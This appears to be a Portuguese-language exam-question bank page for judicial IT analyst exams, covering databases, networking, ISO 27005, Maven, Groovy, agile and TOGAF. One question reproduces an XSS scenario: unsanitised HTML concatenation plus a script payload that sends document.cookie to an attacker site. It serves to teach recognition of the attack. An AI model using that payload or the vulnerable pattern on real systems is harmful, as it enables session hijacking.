Questões de Concurso
Para analista judiciário - tecnologia da informação
Foram encontradas 6.958 questões
Resolva questões gratuitamente!
Junte-se a mais de 4 milhões de concurseiros!


Uma das atribuições do administrador de banco de dados Oracle é conceder permissões de acesso a usuários do banco de dados. Para isso pode ser utilizada, por exemplo, a instrução abaixo.
GRANT select ON TRT.employees TO paulo WITH ...I... ;
Esta instrução concede privilégio de SELECT na tabela employees do esquema TRT ao usuário paulo. Para este usuário poder estender seus privilégios de objeto para outros usuários, deve ser incluída na lacuna I
Considere um cenário em que uma aplicação utiliza dados não confiáveis na construção do seguinte fragmento HTML sem validação ou filtro:
(String) page += "<input name='num_cartao_credito' type='TEXT' value='" +
request.getParameter("credit_card") + " '>";
Considere, ainda, que um atacante modifica o parâmetro 'credit_card' em seu navegador para:
'><script>document.location= 'http://www.atacante.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'
Isso causa o envio do ID de sessão da vítima para o site do atacante, permitindo que sequestre a sessão atual do usuário.
Este é um cenário de ataque do tipo
Um Analista, ao consultar a documentação do Zabbix Appliance (3.0.0) para o sistema operacional Linux (Ubuntu 14.04.3), obteve as informações abaixo.
O Zabbix Appliance utiliza-se do IPTables com as seguintes regras configuradas:
− Portas abertas − SSH (22 TCP)
− Zabbixagent (10050 TCP) e Zabbixtrapper (10051 TCP)
− HTTP (80 TCP) e HTTPS (443 TCP)
− SNMP trap (162 UDP)
− Consultas NTP liberadas (53 UDP)
− Pacotes ICMP limitados a 5 por segundo
− Qualquer situação diferente sendo bloqueada
Considerando os fundamentos de redes de computadores e as informações acima é correto afirmar:
Considere os processos abaixo.
Processos do SGSI
− Planejar.
− Executar.
− Verificar.
− Agir.
Processos de GRSI
− Definição do contexto.
− Avaliação de riscos.
− Definição do plano de tratamento do risco.
− Aceitação do risco.
− Implementação do plano de tratamento do risco.
− Monitoramento contínuo e análise crítica de riscos.
− Manter e melhorar o processo de GRSI.
A norma ABNT NBR ISO/IEC 27005:2011 apresenta o alinhamento do processo do Sistema de Gestão da Segurança da Informação
– SGSI e do processo de Gestão de Riscos de Segurança da Informação – GRSI. Segundo a Norma, o processo de
GRSI denominado
Considere o grupo integrado de ferramentas, mostrado na figura abaixo, que forma um sistema de modelagem de negócios de uma organização.

As aplicações geradas pela organização operam dentro do ...I... e o negócio acessa este ambiente para executar as operações. Os modelos definem o negócio (contexto), regras (lógica, quais dados coletar, de onde, o que fazer) e interfaces (dentro do contexto de uso). Com uma camada de dados compatível com ...II... disponível, a funcionalidade de sistemas legados estará aberta e os dados legados poderão ser integrados.
Preenchem as lacunas I e II, correta e respectivamente:

Em condições ideais, para que seja definido que o projeto depende do JUnit 4.12 e que o Maven adicione a dependência do JUnit apenas no momento em que os testes forem executados, garantindo que a dependência não seja adicionada no artefato que será gerado, a caixa I deve ser corretamente preenchida com
Considere os seguintes comandos da linguagem Groovy para criar um array chamado tribunais:
I. String[] tribunais = ["TRT", "TRE", "TCU"]
II. def tribunais = ["TRT", "TRE", "TCU"] as String[]
III. def tribunais = (String[]) ["TRT", "TRE", "TCU"]
IV. def tribunais = ["TRT", "TRE", "TCU"] .toString(new Array( ))
Estão corretas as formas utilizadas APENAS em
As principais medidas de um teste incluem:
I. medida da abrangência do teste que é expressa pela abrangência dos requisitos e casos de teste ou pela abrangência do código executado.
II. medida de confiabilidade, de estabilidade e de desempenho do objetivo do teste (sistema ou aplicativo em teste), que se baseia na avaliação dos resultados do teste e na análise das solicitações de mudança (defeitos) identificadas durante o teste.
É correto afirmar que I e II correspondem, correta e respectivamente, a
Considere que uma equipe está trabalhando no desenvolvimento de um software com base em práticas e métricas ágeis e, em uma dada Sprint, a situação é apresentada pelo quadro abaixo.

Neste cenário é correto afirmar que
O Tribunal Regional do Trabalho da 24ª Região desenvolveu o mapa estratégico do PETI 2015-2020 mostrado na figura abaixo.

No mapa estratégico, de acordo com os fundamentos do Balanced Scorecard − BSC,
“It provides methods for classifying architecture and solution artifacts, both internal and external to the Architecture Repository, as they evolve from generic Foundation Architectures to Organization-Specific Architectures.
It enables the architect to articulate the broad perspective of what, why, and how the enterprise architecture has been designed with the factors and drivers considered. It is an important aid to communication and understanding, both within individual enterprises, and between customer enterprises and vendor organizations. Without an understanding of ‘where in the continuum you are’, people discussing architecture can often talk at cross-purposes because they are referencing different points in the continuum at the same time, without realizing it.
It enables the organization of reusable architecture artifacts and solution assets to maximize the enterprise architecture investment opportunities.
The simplest way of thinking of it is as a view of the repository of all the architecture assets. It can contain architecture descriptions, models, building blocks, patterns, viewpoints, and other artifacts - that exist both within the enterprise and in the IT industry at large, which the enterprise considers to have available for the development of architectures for the enterprise.”
(Source: http://pubs.opengroup.org/architecture/togaf9-doc/arch/chap39.html).
Considering The Open Group Architecture Framework − TOGAF, the text describes the
 Conheça nossos planos